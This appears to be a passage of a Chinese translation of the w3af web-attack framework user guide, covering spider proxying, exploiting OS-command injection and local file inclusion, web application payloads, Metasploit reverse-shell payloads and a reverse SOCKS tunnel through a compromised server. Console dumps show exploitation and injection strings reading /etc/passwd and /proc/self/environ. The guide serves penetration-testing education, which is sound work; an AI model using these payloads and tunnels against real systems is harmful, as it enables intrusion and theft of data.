用一个简单的例子来说明问题，假设 w3af 正在分析一个站点，并且在主页上不能找到任何链接。在用户对结果详细分析之后，很明显主页上有一个 java applet 菜单，所有其它部分均由这里链接输出。用户再次运行 w3af，并且这次激活 spiderMan 插件，使用浏览器和 spiderMan 代理手动浏览目标站点。当用户完成浏览时，w3af 将继续所有艰难的分析工作。

当 javascript、Flash、java applets 或者其它浏览器技术存在时，可以使用 spiderMan 插件。

下面是简单的 spiderMan 插件执行样例：

```
w3af>>> plugins
w3af/plugins>>> discovery spiderMan
w3af/plugins>>> back
w3af>>> target
w3af/target>>> set target http://localhost/w3af/fileUpload/
w3af/target>>> back
w3af>>> start
spiderMan proxy is running on 127.0.0.1:44444 .
Please configure your browser to use these proxy settings and
navigate the target site. To exit spiderMan plugin please
navigate to http://127.7.7.7/spiderMan?terminate .
```

现在用户可以配置自己的浏览器使用 127.0.0.1:44444 作为代理，然后浏览目标站点，然后访问”http://127.0.0.1/spiderMan?terminate“来退出网络 spider。以下是结果显示：

```
New URL found by discovery: http://localhost/w3af/test
New URL found by discovery: http://localhost/favicon.ico
New URL found by discovery: http://localhost/w3af/
New URL found by discovery: http://localhost/w3af/img/w3af.png
New URL found by discovery: http://localhost/w3af/xss
forms/test forms.html
```

```
New URL found by discovery: http://localhost/w3af/xss
forms/dataReceptor.php
The list of found URLs is:
http://localhost/w3af/fileUpload/
http://localhost/w3af/test
http://localhost/w3af/xss forms/dataReceptor.php
http://localhost/w3af/
http://localhost/w3af/img/w3af.png
http://localhost/w3af/xss forms/test forms.html
http://localhost/w3af/fileUpload/uploader.php
http://localhost/favicon.ico
Found 8 URLs and 8 different points of injection.
The list of Fuzzable requests is:
http://localhost/w3af/fileUpload/ | Method: GET
http://localhost/w3af/fileUpload/uploader.php | Method: POST |
Parameters: (MAX_FILE_SIZE,uploadedfile)
http://localhost/w3af/test | Method: GET
http://localhost/favicon.ico | Method: GET
http://localhost/w3af/ | Method: GET
http://localhost/w3af/img/w3af.png | Method: GET
http://localhost/w3af/xss forms/test forms.html | Method: GET
http://localhost/w3af/xss forms/dataReceptor.php | Method:
POST | Parameters: (user,firstname)
Starting sqli plugin execution.
w3af>>>
```

漏洞利用

w3af 允许用户利用分析阶段识别出的漏洞。随着漏洞被发现，它们被存储在具有特定位置的知识库中，漏洞利用插件可以查看读取和使用这些信息来利用此漏洞。

```
w3af>>> plugins
w3af/plugins>>> audit osCommanding
w3af/plugins>>> back
w3af>>> target
w3af/config:target>>> set target
```

```
http://localhost/w3af/osCommanding/vulnerable.php?command=f0as9
w3af/config:target>>> back
w3af>>> start
Found 1 URLs and 1 different points of injection.
The list of URLs is:
http://localhost/w3af/osCommanding/vulnerable.php
The list of fuzzable requests is:
http://localhost/w3af/osCommanding/vulnerable.php | Method:
GET | Parameters: (command)
Starting osCommanding plugin execution.
OS Commanding was found at: "http://localhost/w3af/osCommanding/vuln
erable.php", using HTTP method GET. The sent data was: "command=+ping+-
c+9+localhost".
The vulnerability was found in the request with id 5.
Finished scanning process.
w3af>>> exploit
w3af/exploit>>> exploit osCommandingShell
osCommandingShell exploit plugin is starting.
The vulnerability was found using method GET, tried to change the me
thod to POST for exploiting but failed.
Vulnerability successfully exploited. This is a list of
available shells:
-[0] <osCommandingShell object (ruser: "www data" | rsystem: "Linux
brick 2.6.24 19 generic i686 GNU/Linux")>
Please use the interact command to interact with the shell
objects.
w3af/exploit>>> interact 0
Execute "endInteraction" to get out of the remote shell.
Commands typed in this menu will be runned on the remote WEB server.

w3af/exploit/osCommandingShell-0>>> ls
vulnerable.php
vulnerable2.php
w3afAgentClient.log
w3af/exploit/osCommandingShell-0>>> endInteraction
```

```
w3af/exploit>>> back
w3af>>>
```

Web 应用 Payloads 介绍

在任何 Web 应用程序中可以找到的数百个不同的 Web 应用漏洞中，只有一小部分为入侵者提供了一个直接的操作系统命令执行方式。如果我们继续挖掘这些漏洞，我们会发现只有个别漏洞在正常情况下可能允许入侵者提权。

始终牢记，渗透测试者的目标是获取远程服务器的 root shell，Web 应用渗透相比经典内存损坏漏洞似乎增加了更多的阻力；事实上，如果你有一个 Metasploit 框架内的 0day 利用，并恰巧可以匹配远程服务器，会很容易成功。如果没有，Web 渗透可能是唯一的方式。

直到现在，这些漏洞的利用，以及实现用户提升权限的访问所需要的步骤都是手动执行的，在许多情况下，这可能需要花费几个小时（取决于 Web 应用程序渗透测试人员的技术水平），并且到最后可能不一定会实现目标。

Web 应用 payloads 是一种旧的学院派命名的演变，payloads 是 80 年代以来内存漏洞利用的称谓。任何 payload 解决的基本问题都相当简单：“我已经拥有访问权限了，接下来要做什么？”。在内存漏洞的利用中，执行任意任务是相当简单的，因为在成功利用漏洞后，攻击者已经可以控制远程 CPU 和内存，这导致攻击者可以执行任意操作系统调用。有了这个权限，攻击者可以创建一个新用户，运行任意命令或者上传文件。

在 Web 应用领域，这种情形是完全不同的，入侵者会被限制在 Web 应用脚本漏洞所暴露出来的“系统调用”上。例如：

- 任意文件读取漏洞暴露的 read()
- 系统命令执行漏洞暴露的 exec()
- SQL 注入漏洞暴的 read()、write()，以及可能暴露的 exec()

Web 应用 payloads 是运行在入侵者主机上的一小段代码，然后通过 Web 应用漏洞解释成一系列 GET 和 POST 请求，再被发送给远程 Web 服务器。例如，一次对模拟系统 read() 的调用，其使用“/proc/self/environ”作为参数，当它通过一个任意文件读取漏洞运行时会生成下面的请求：

```
http://host.tld/read.php?file=/proc/self/environ
```

如果是利用操作系统命令执行漏洞则会生成：

```
http://host.tld/os.php?cmd=;cat /proc/self/environ
```

运行 Web 应用 Payloads

下面是利用 w3af 扫描一个漏洞应用的控制台转储，包括利用漏洞然后运行进程列出 payload，为方便快速阅读，最重要的部分以粗体标识：

```
w3af>>> plugins
w3af/plugins>>> audit localFileInclude
w3af/plugins>>> back
w3af>>> target
w3af/config:target>>> set target
http://localhost/local_file_read.php?file=section.txt
w3af/config:target>>> back
w3af>>> start
Found 1 URLs and 1 different points of injection.
The list of URLs is:
 http://localhost/local_file_read.php
The list of fuzzable requests is:
 http://localhost/local_file_read.php | Method: GET |
Parameters: (file="section.txt")
Starting localFileInclude plugin execution.
Local File Inclusion was found at:
"http://localhost/local_file_read.php", using
HTTP method GET. The sent data was:
"file=../../../../../../../../../etc/passwd".
This vulnerability was found in the request with id 3.
Finished scanning process.
w3af>>> exploit
w3af/exploit>>> exploit localFileReader
localFileReader exploit plugin is starting.
The vulnerability was found using method GET, but POST is being
used during this exploit. Vulnerability successfully exploited.
This is a list of available shells and proxies:
 [0] <shell object (rsystem: "*nix")>
Please use the interact command to interact with the shell
objects.
w3af/exploit>>> interact 0
```

```
Execute "endInteraction" to get out of the remote shell.
Commands typed in this menu will be runned through the
localFileReader shell
w3af/exploit/localFileReader-0>>> payload list_processes
...
PID     NAME                STATUS              CMD
1       init                S (sleeping)       /sbin/init
2       kthreadd            S (sleeping)       [kernel process]
3       migration/0         S (sleeping)       [kernel process]
4       ksoftirqd/0         S (sleeping)       [kernel process]
5       watchdog/0          S (sleeping)       [kernel process]
6       migration/1         S (sleeping)       [kernel process]
7       ksoftirqd/1         S (sleeping)       [kernel process]
8       watchdog/1          S (sleeping)       [kernel process]
...
...
5183    mysqld              S (sleeping)      /usr/sbin/mysqld
--basedir=/usr
...
...
5890    cupsd               S (sleeping)      /usr/sbin/cupsd
6038    privoxy             S (sleeping)      /usr/sbin/privoxy
...
12805   apache2             S (sleeping)      /usr/sbin/apache2
w3af/exploit/localFileReader-0>>>
```

上面说明了 w3af 如何利用一个简单的任意文件读取漏洞获取正在运行的进程的完整列表。类似的例子是可以获取建立的 TCP/IP 连接、操作系统 IP 路由表以及更多信息，为了简洁，期间没有显示这些例子。

“lsp”命令列出有效的 payloads，需要注意的是可运行的 payloads 列表是基于不同用途而变化的。例如，在一个远程文件包含 shell 中运行“lsp”命令，将很有可能获得一个拥有所有 payloads 的列表，然而在一个本地文件读取 shell 中执行“lsp”，将获得的那些当漏洞暴露 read()系统调用时可以运行的 payloads。

Metasploit 集成工具

有一些 Web 应用 payloads 可以与 metasploit 框架交互。当利用为 payloads 提供 exec()系统调用时，这运行 w3af 用户上传 metasploit payloads 到目标系统，然后执行它们继续漏洞利用过程。

- msf_linux_x86_meterpreter_reverse
- msf_windows_meterpreter_reverse_tcp
- msf_windows_vncinject_reverse
- metasploit

前面三个 payloads 是简单的捷径，因为他们所做的都是使用特定的参数调用 metasploit payload。例如“msf_linux_x86_meterpreter_reverse”将生成一个 ELF 适用于 x86 架构的 linux 可执行文件，被配置为反向链接；上传该文件到已攻陷的服务器，最后执行文件。

为了利用上述功能，用户必须安装 3.0 或更高版本 metasploit 框架，并保证框架可工作；用户可以从 www.metasploit.com 免费获取，当然，MSF 的安装和配置已经不在本文档的叙述范围内了。需要在 misc-settings 菜单中指定 MSF 的安装路径。

和其它 payloads 一样，为了运行这些 payloads 你需要：

- 在漏洞扫描期间识别漏洞信息
- 利用漏洞信息
- 运行“payload <payload_name>”

通过代理控制受害主机

作为一个 Web 应用 payload，代理功能也被实现了，这个功能要求用户制作一个反向隧道，这个隧道将通过路由 TCP 连接受害主机。通过一个例子来看看如何使用这个功能，在这之前，我们先做一个步骤总结，这些步骤将发生在漏洞利用过程中：

1、w3af 找到一个远程命令执行漏洞

2、用户利用这个漏洞并启动 w3af_agent

3、通过发送一个小的可执行文件到远程服务器，w3af 执行一次挤压（extrusion）扫描。这个可执行文件回连到 w3af，并且保证远程网络防火墙规则允许从内部连接到 w3af 框架。

4、w3af_agent 管理者将发送 w3afAgentClient 到远程服务器。上传文件到远程服务器的程序依赖于远程操作系统、用户允许 w3af 的权限和本地操作系统；但是大部分情况下会发生以下事件：

- w3af 重新使用发生在第三部中的第一次挤压扫描获取的信息，为的是获取哪个端口可以被使用，监听来自受感染服务器的连接。
- 如果发现 TCP 端口在远程防火墙中是被允许的，w3af 将尝试在那个端口上运行一个服务，然后从受感染的服务器创建一个反向连接，目的是下载 PE/ELF 生成的文件。如果没有端口可以被利用，w3af 将通过多次调用“echo”命令，发送 ELF/PE 文件到远程服务器，这个过程将相对漫长，但是应该是可以正常工作的，因为这是一个带内传输方法。

1、w3af_agent 管理者启动 w3afAgentServer，它会被绑定在 localhost:1080(由 w3af 用户使用)和步骤 3 中发现的被配置到 w3af 的端口接口。

2、w3afAgentClient 回连到 w3afAgentServer，成功创建通道。

3、用户使用自己最喜欢的软件配置代理监听 localhost:1080

4、当程序连接到 sock 代理时，所有发送接口连接路由到收感染的服务器。

现在我们知道了理论，让我们通过一个例子来看看这个功能能做什么：

```
w3af>>> plugins
w3af/plugins>>> audit osCommanding
w3af/plugins>>> audit
Enabled audit plugins:
osCommanding
w3af/plugins>>> back
w3af>>> target
w3af/target>>> set target http://172.10.10.1/w3af/v.php?c=list
w3af/target>>> back
w3af>>> start
The list of found URLs is:
 http://172.10.10.1/w3af/v.php
Found 1 URLs and 1 different points of injection.
The list of Fuzzable requests is:
 http://172.10.10.1/w3af/v.php | Method: GET | Parameters: (c)
Starting osCommanding plugin execution.
OS Commanding was found at: http://172.10.10.1/w3af/v.php.
```

```
    Using method: GET. The data sent was: c=%2Fbin%2Fcat+%2Fetc
    %2Fpasswd The vulnerability was found in the request with id 2.
    w3af>>> exploit
    osCommandingShell exploit plugin is starting.
    The vulnerability was found using method GET, tried to change the me
thod to POST for exploiting but failed.
    Vulnerability successfully exploited. This is a list of
    available shells:
    -[0] <osCommandingShell object (ruser: "www data" | rsystem:
    "Linux brick 2.6.24 19 generic i686 GNU/Linux")>
    Please use the interact command to interact with the shell
objects.
    w3af/exploit>>> interact 0
    Execute "endInteraction" to get out of the remote shell.
    Commands typed in this menu will be runned on the remote WEB server.

    w3af/exploit/osCommandingShell-0>>>
```

到目前为止没有新的知识（前面都讲过了），我们配置了 w3af，然后启动扫描并利用漏洞。

```
    w3af/exploit/osCommandingShell-0>>> payload w3af_agent
    Usage: w3af_agent <your ip address>
    w3af/exploit/osCommandingShell 0>>> payload w3af_agent 172.1.1.1
    Please wait some seconds while w3af performs an extrusion scan.
    The extrusion scan failed.
    Error: The user running w3af can't sniff on the specified
interface. Hints: Are you root? Does this interface exist?
    Using inbound port "8080" without knowing if the remote host will be
 able to connect back.
```

当你以一个普通用户运行 w3af 时，最后一段消息将被打印出来，原因很简单，当你以一个普通用户运行 w3af 时，是没有嗅探权限的。一个成功的挤压扫描结果应该像下面这样：

```
    Please wait some seconds while w3af performs an extrusion scan.
    ExtrusionServer listening on interface: eth1
    Finished extrusion scan.
    The remote host: "172.10.10.1" can connect to w3af with these ports:
```

25/TCP

80/TCP

53/TCP

1433/TCP

8080/TCP

53/UDP

69/UDP

139/UDP

1025/UDP

The following ports are not bound to a local process and can be used by w3af:

25/TCP

53/TCP

1433/TCP

8080/TCP

Selecting port "8080/TCP" for inbound connections from the compromised server to w3af.

在两种情况下（超级用户和普通用户），这些应该是下面的步骤：

启动 w3afAgentClient 上传

完成 w3afAgentClient 上传

等待 30 秒，w3afAgentClient 执行

w3afAgent 服务启动并运行

你可以使用正在监听 1080 端口的 w3afAgent 启动。所以通过这个后台 socks 创建的连接都将被转发到被感染的服务器。

现在，从另一个控制台，我们可以使用 socksClient 通过收感染的服务器路由连接：

```
$ nc 172.10.10.1 22
(UNKNOWN) [172.10.10.1] 22 (ssh) : Connection refused
$ python socksClient.py 127.0.0.1 22
SSH 2.0 OpenSSH_4.3p2 Debian 8ubuntu1
Protocol mismatch.

$ cat socksClient.py
import extlib.socksipy.socks as socks
import sys
```

```
s = socks.socksocket()
s.setproxy(socks.PROXY_TYPE_SOCKS4,"localhost")
s.connect((sys.argv[1],int(sys.argv[2])))
s.send('\n')
print s.recv(1024)
```

更多信息

关于框架的更多信息，例如：HOWTO 文档、高级使用、漏洞、TODO 列表和新闻，均可以在项目主页上找到：http://www.w3af.com/

w3af 项目有两个邮件列表，一个为开发者，另一个为用户。如果你对框架有任何问题或建议，不用犹豫，发送 Email 到任何邮件列表都可以，邮件将被公布在：

http://sourceforge.net/mail/?group_id=170274

漏洞

该框架在不断开发中，当试图实现新功能时，我们可能会引入错误和回归。如果你使用的是最新版本的框架，“./w3af_console -f”命令不会更新任何文件。如果发现 bug，请将详细说明报告到以下 URL：

https://sourceforge.net/apps/trac/w3af/newticket

贡献（参与者）

任何类型的贡献都是受欢迎的，在过去的几年里，我们已经收到了成千上万的邮件反馈、新技术实现的评论、新的代码段、可用性改进、文档翻译等。

随后将撰写一个插件开发指南，帮助新开发者进入 w3af 世界。现在，开始 w3af 之旅最好的地方是：

https://sourceforge.net/apps/trac/w3af/wiki

结尾语

本文档仅仅是个简单的介绍。关于框架完整的知识和用法是负责的，只有经常使用它才能完全掌握。

犯错误然后吸取教训将使是你离睿智更进一步。